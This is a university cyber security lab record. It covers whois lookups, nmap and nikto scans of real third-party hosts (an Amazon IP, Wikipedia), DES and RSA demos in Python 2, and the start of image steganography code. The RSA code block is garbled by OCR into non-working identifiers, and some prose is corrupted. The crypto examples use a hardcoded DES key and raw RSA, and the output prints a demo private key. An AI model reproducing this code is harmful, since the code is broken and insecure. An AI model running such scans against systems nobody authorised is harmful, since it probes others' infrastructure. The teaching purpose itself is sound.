CYBER SECURITY LAB

ETCT 404

Faculty Name: **Dr. R.K. Choudhury**

Student Name: **Shubhanshu Kakkar**

Enrolment No: **04814812720**

Semester: **8th Semester**

MAHARAJA AGRASEN INSTITUTE OF TECHNOLOGY, PSP AREA, SECTOR – 22, ROHINI, NEW DELHI – 110086

उद्यमेन हि सिध्यन्ति
कार्याणि न मनोरथैः

MAHARAJA AGRASEN INSTITUTE OF TECHNOLOGY

VISION

To nurture young minds in a learning environment of high academic value and imbibe spiritual and ethical values with technological and management competence.

MISSION

The Institute shall endeavor to incorporate the following basic missions in the teaching methodology:

Engineering Hardware – Software Symbiosis
Practical exercises in all Engineering and Management disciplines shall be carried out by Hardware equipment as well as the related software enabling deeper understanding of basic concepts and encouraging inquisitive nature.

Life – Long Learning
The Institute strives to match technological advancements and encourage students to keep updating their knowledge for enhancing their skills and inculcating their habit of continuous learning.

Liberalization and Globalization
The Institute endeavors to enhance technical and management skills of students so that they are intellectually capable and competent professionals with Industrial Aptitude to face the challenges of globalization.

Diversification
The Engineering, Technology and Management disciplines have diverse fields of studies with different attributes. The aim is to create a synergy of the above attributes by encouraging analytical thinking.

Entrepreneurship
The Institute strives to develop potential Engineers and Managers by enhancing their skills and research capabilities so that they become successful entrepreneurs and responsible citizens.

INDEX


EXPERIMENT -1

AIM:- Implementation to gather information from any PC's connected to the LAN using whois, port scanners, network scanning, Angry IP scanners etc.

THEORY:-

I) IP scanner- whois:

Whois is a widely used Internet record listing that identifies who owns a domain and how to get in contact with them. Here for example we have searched for domain name https://www.mait.ac.in/ It displays domain information like the register date, update date, registrar provider etc.




mait.ac.in

Updated 1 second ago

Domain Information

Domain:	mait.ac.in
Registrar:	ERNET India
Registered On:	2002-09-11
Expires On:	2024-09-11
Updated On:	2023-02-28
Status:	OK
Name Servers:	ns2.mait.ac.in ns1.mait.ac.in ns.mait.ac.in



Registrant Contact

State:	Delhi
Country:	IN
Email:	Please contact the Registrar listed above

Administrative Contact

Email:	Please contact the Registrar listed above

Technical Contact

Email:	Please contact the Registrar listed above

2) Port scanners

Port scanning is the process of scanning a network or computer system for open ports and identifying the services or applications that are running on those ports. It is often used by network administrators, security analysts, and hackers to assess the security of a network or system.

Here are the steps involved in a typical port scanning process:

Step1: Determine the target: Identify the target system or network that we want to scan.

Step2: Select the scan type: Choose the type of scan we want to perform based on wer objective. The most common types are TCP connect scans, SYN scans, and UDP scans.


Step3: Determine the port range: Decide which ports we want to scan. We can scan all ports, a specific range of ports, or a specific set of ports.

Step4: Launch the scan: Use a port scanning tool or script to launch the scan. The tool will send packets to each port in the specified range and analyze the responses.

Step5: Analyze the results: Review the results of the scan to identify open ports and the services or applications running on those ports.

2. 1) Nmap Online port scanner:

Here we have searched for open ports for amazon-in using it's IP address-



52.95.116.115


```
Starting Nmap 7.40 ( https://nmap.org ) at 2023-01-04 04:31 UTC
Nmap scan report for 52.95.116.115
Host is up (0.080s latency).
PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
80/tcp   open   http
110/tcp  closed pop3
143/tcp  closed imap
443/tcp  open   https
3389/tcp closed ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

3) Nikto:

Nikto is an open-source web server scanner that performs a comprehensive test against web servers for vulnerabilities and misconfigurations. It helps identify security risks in web applications and is useful in penetration testing and vulnerability assessments. Nikto can be used by cybersecurity professionals to identify potential vulnerabilities and enhance the security of web servers.


To perform a simple domain scan, use the -h (host) flag:

```
nikto -h scanme.nmap.org
```



```
└─$ nikto -h scanme.nmap.org
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          45.33.32.156
+ Target Hostname:    scanme.nmap.org
+ Target Port:        80
+ Start Time:         2023-01-04 10:25:46 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved via header: HTTP/1.1 forward.http.proxy:3128
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the use
r agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user age
nt to render the content of the site in a different fashion to the MIME type
```

For domains with II'ITPS enabled, we have to specify the -SSI flag to scan p: Here scanned [Wikipedia.org]



```
└─$ nikto -h https://www.wikipedia.org/ -ssl
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          103.102.166.224
+ Target Hostname:    www.wikipedia.org
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=US/ST=California/L=San Francisco/O=Wikimedia
Foundation, Inc./CN=*.wikipedia.org
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=US/O=DigiCert Inc/CN=DigiCert TLS Hybrid ECC
SHA384 2020 CA1
+ Start Time:         2023-01-04 10:30:36 (GMT5.5)
---------------------------------------------------------------------------
+ Server: ATS/9.1.3
+ Cookie GeoIP created without the httponly flag
+ IP address found in the 'x-client-ip' header. The IP is "136.233.130.146".
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the use
r agent to protect against some forms of XSS
+ Uncommon header 'x-cache' found, with contents: cp5024 hit, cp5024 hit/1800
45
+ Uncommon header 'accept-ch' found, with contents: Sec-CH-UA-Arch,Sec-CH-UA-
Bitness,Sec-CH-UA-Full-Version-List,Sec-CH-UA-Model,Sec-CH-UA-Platform-Versio
n
+ Uncommon header 'report-to' found, with contents: { "group": "wm_nel", "max
_age": 86400, "endpoints": [{ "url": "https://intake-logging.wikimedia.org/v1
/events?stream=w3c.reportingapi.network_error&schema_uri=/w3c/reportingapi/ne
twork_error/1.0.0" }] }
+ Uncommon header 'permissions-policy' found, with contents: interest-cohort=
(),ch-ua-arch=(self "intake-analytics.wikimedia.org"),ch-ua-bitness=(self "in
take-analytics.wikimedia.org"),ch-ua-full-version-list=(self "intake-analytic
```

VIVA VOICE QUESTION

Question 1: What is port scanning and why it is essential technique in network security assessments?

Answer : Port scanning is the process of probing a computer system or network to discover open ports and services available on those ports. It involves sending a series of messages to each port on a target system to determine whether the port is open, closed, or filtered by a firewall. Port scanning can also reveal the type of service running on each open port, as well as the version of the service.

Port scanning is crucial in network security assessments because it serves as a foundational technique for understanding the network's structure and vulnerabilities. By probing for open ports and services, port scanning reveals potential entry points for attackers. This information enables security professionals to assess the network's security posture, identify weaknesses, and implement appropriate countermeasures. Additionally, port scanning assists in network mapping, service enumeration, firewall assessment, and intrusion detection, making it an indispensable tool for safeguarding against cyber threats.

Question 2: How does Angry IP Scanner differ from traditional port scanners?

Answer: Angry IP Scanner differs from traditional port scanners in that it provides a comprehensive view of the network topology by identifying active hosts within the LAN. Unlike traditional port scanners, which focus on probing individual hosts for open ports, Angry IP Scanner scans a range of IP addresses and quickly identifies active hosts, making it a valuable tool for network reconnaissance.

Question 3: How does network scanning contribute to enhancing network security?

Answer: Network scanning involves examining a network to identify active hosts, devices, and services. It helps in detecting vulnerabilities, misconfigurations, and potential security threats within the network infrastructure. By regularly performing network scans, organizations can proactively address security weaknesses and strengthen their overall security posture.

EXPERIMENT-2

AIM:- Implementation of Symmetric and Asymmetric cryptography.

THEORY:-

Symmetric Cryptography

In this type, the encryption and decryption process uses the same key. It is also called is **secret key cryptography**. The main features of symmetric cryptography are as follows −

- It is simpler and faster.
- The two parties exchange the key in a secure way.

Drawback

The major drawback of symmetric cryptography is that if the key is leaked to the intruder, the message can be easily changed and this is considered as a risk factor.


Data Encryption Standard (DES)

The most popular symmetric key algorithm is Data Encryption Standard (DES) and Python includes a package which includes the logic behind DES algorithm.

CODE: –

```
import pyDes

data = "DES Algorithm Implementation"
k = pyDes.des("DESCRYPT", pyDes.CBC, "\0\0\0\0\0\0\0\0",
pad=None, padmode=pyDes.PAD_PKCS5)
d = k.encrypt(data)

print "Encrypted: %r" % d
print "Decrypted: %r" % k.decrypt(d)
assert k.decrypt(d) == data
```

OUTPUT:



```
E:\Cryptography- Python>python pyDES.py
Encrypted: '\xd6V\xf2\xffW\x16\xda\xa8r\x12\x9bi\xce\xect\x93\xef\t4\xf4!\xc2\x9
1\x8dA\xf3\x0b\x10\xfc\x97\xcf\xb2'
Decrypted: 'DES Algorithm Implementation'

E:\Cryptography- Python>
```

Asymmetric Cryptography

It is also called as **public key cryptography.** It works in the reverse way of symmetric cryptography. This implies that it requires two keys: one for encryption and other for decryption. The public key is used for encrypting and the private key is used for decrypting.

Drawback


- Due to its key length, it contributes lower encryption speed.
- Key management is crucial.

CODE:-

```
from Crypto import Random
from Crypto.PublicKey import RSA
import base64

def generate_keys():
   # key length must be a multiple of 256 and >= 1024
   modulus_length = 256*4
   privatekey = RSA.generate(modulus_length, Random.new().read)
   publickey = privatekey.publickey()
   return privatekey, publickey

def encrypt_message(a_message , publickey):
   encrypted_msg = publickey.encrypt(a_message, 32)[0]
   enCODE:d_encrypted_msg = base64.b64enCODE:(encrypted_msg)
   return enCODE:d_encrypted_msg

def decrypt_message(enCODE:d_encrypted_msg, privatekey):
   deCODE:d_encrypted_msg =
base64.b64deCODE:(enCODE:d_encrypted_msg)
   deCODE:d_decrypted_msg =
privatekey.decrypt(deCODE:d_encrypted_msg)
   return deCODE:d_decrypted_msg

a_message = "This is the illustration of RSA algorithm of
asymmetric cryptography"
privatekey , publickey = generate_keys()
encrypted_msg = encrypt_message(a_message , publickey)
decrypted_msg = decrypt_message(encrypted_msg, privatekey)

print "%s - (%d)" % (privatekey.exportKey() ,
len(privatekey.exportKey()))
print "%s - (%d)" % (publickey.exportKey() ,
len(publickey.exportKey()))
print " Original content: %s - (%d)" % (a_message,
len(a_message))
print "Encrypted message: %s - (%d)" % (encrypted_msg,
len(encrypted_msg))
```

```
print "Decrypted message: %s - (%d)" % (decrypted_msg,
len(decrypted_msg))
```

OUTPUT:-



```
E:\Cryptography- Python>python RSAexample.py
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQDTtpzRwM2V9EnEzcJ/tcSm59dH+xJ/TtS5WqUjjynHMB1ReC7s
ypmQrA0KEUXjXf68ercilEOKgdVLUh1rLfFi4nwaLOgKVkwwZUiCotLZGqKuDJ+a
7TQae+N3pqTZBU3IykzGqsSG+X6O8PKR0aEb2763Cwi+W1671JCH2RV06QIDAQAB
AoGAK5q+7cyiCzKHRwuB9b/AQwgZJPAnPSVFVu++d3ZzCl10jGUOdSK9QjjNbrdk
B5JCdxtnQK38wzg+cAb3nC2YO3+xU86QLd23f9L3ZJqxZffp5AQa1gFF1D8NYDNA
ABmbY3Jh0ZBdh7yJshLp8YpVoKol0jgs8akayMJhvV3cAAECQQDjYchk57+EJFVi
S7NeTQtRvIyh4SnOAy59cIyLFMn/bX7k9p8Vl7q7wtYZusHKzeFY3R1NXymLdTOa
TO3Hk1ABAkEA7lv9C1bOSDXv08cRm7osvY9h5pMCGBneXBvq5/jWgyx5H/4d1LCI
OoUWyRtuYrYKTfgC3En/NY9ygjOThMGk6QJAaGXa5klpKzirYOgygJeLHOoe/6wr
z4SycbGdNbZD0FzrqCB7hiR1/gNE3edbVswULQLIk1+f6YHUQYMryPggAQJBAKSP
ga4YhGJuSntNjoyTBlyA5zhG+kUlZuzOoUMx+vdo9t7tlC7JCeRNCiQh+h3QTGDz
/xWTSMzzkjzt2sTm5DECQB9ts4ExaQo0lVK+6tO8WzKo1oLBDkAcPHlowsTzpkxp
lpQJBBaS8X3v9AZIynbne0kDtNJ/Od2T9Gp8wFIUW6U=
-----END RSA PRIVATE KEY----- - (886)
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDTtpzRwM2V9EnEzcJ/tcSm59dH
+xJ/TtS5WqUjjynHMB1ReC7sypmQrA0KEUXjXf68ercilEOKgdVLUh1rLfFi4nwa
LOgKVkwwZUiCotLZGqKuDJ+a7TQae+N3pqTZBU3IykzGqsSG+X6O8PKR0aEb2763
Cwi+W1671JCH2RV06QIDAQAB
-----END PUBLIC KEY----- - (271)
 Original content: This is the illustration of RSA algorithm of asymmetric crypt
ography - (68)
Encrypted message: W+O+5u8uAAcmuHD5GnEiObfuqrlDu9Zk6+qtw/b/9aurkE8DQQfMfGhMwk5DR
J1bMbxl3yKFG0GPv+T7TgA0AJBvY1FTmJn8THUbnzX7t7QYWtA0euyEssHc4J8v6NMK0S/3dsEXvF4lI
7JfZzVp1P8Rs0o5OIx0/n9lkn+1qgc= - (172)
Decrypted message: This is the illustration of RSA algorithm of asymmetric crypt
ography - (68)

E:\Cryptography- Python>
```

VIVA VOICE QUESTION

Question 1: What is symmetric Key Cryptography?

Answer: Symmetric cryptography, also known as secret-key cryptography, uses the same key for both encryption and decryption of data. It's faster and more efficient compared to asymmetric cryptography but requires secure key exchange methods.

Question 2 : What are some common symmetric encryption algorithms?

Answer: Common symmetric encryption algorithms include AES (Advanced Encryption Standard), DES (Data Encryption Standard), and 3DES (Triple Data Encryption Standard).

Question 3: What are some advantages of asymmetric cryptography over symmetric cryptography?

Answer: Asymmetric cryptography offers advantages such as secure key exchange without prior communication, support for digital signatures for authenticity and integrity verification, and enhanced security for public channels without requiring a shared secret key.

Question 4: How do hybrid cryptosystems combine symmetric and asymmetric cryptography?

Answer: Hybrid cryptosystems use asymmetric cryptography for secure key exchange, and then symmetric cryptography for efficient encryption of the actual data. This combines the advantages of both approaches, providing secure communication with reduced computational overhead.

Question 5:What are some challenges in the implementation of symmetric cryptography?

Answer: One challenge in the implementation of symmetric cryptography is key management, including secure key distribution and storage. Another challenge is the vulnerability to brute-force attacks due to the reliance on a single key for both encryption and decryption.

EXPERIMENT-3

AIM:- Implementation of Steganography.


THEORY:

Steganography is the method of hiding secret data in any image/audio/video. In a nutshell, the main motive of steganography is to hide the intended information within any image/audio/video that doesn't appear to be secret just by looking at it. The idea behind image-based Steganography is very simple. Images are composed of digital data (pixels), which describes what's inside the picture, usually the colors of all the pixels. Since we know every image is made up of pixels and every pixel contains 3-values (red, green, blue).

CODE:-

```
from PIL import Image
def genData(data):
        newd = []
        for i in data:
            newd.append(format(ord(i), '08b'))
        return newd
def modPix(pix, data):
    datalist = genData(data)
    lendata = len(datalist)
    imdata = iter(pix)
    for i in range(lendata):
        pix = [value for value in imdata.__next__()[:3] +
                                imdata.__next__()[:3] +
                                imdata.__next__()[:3]]
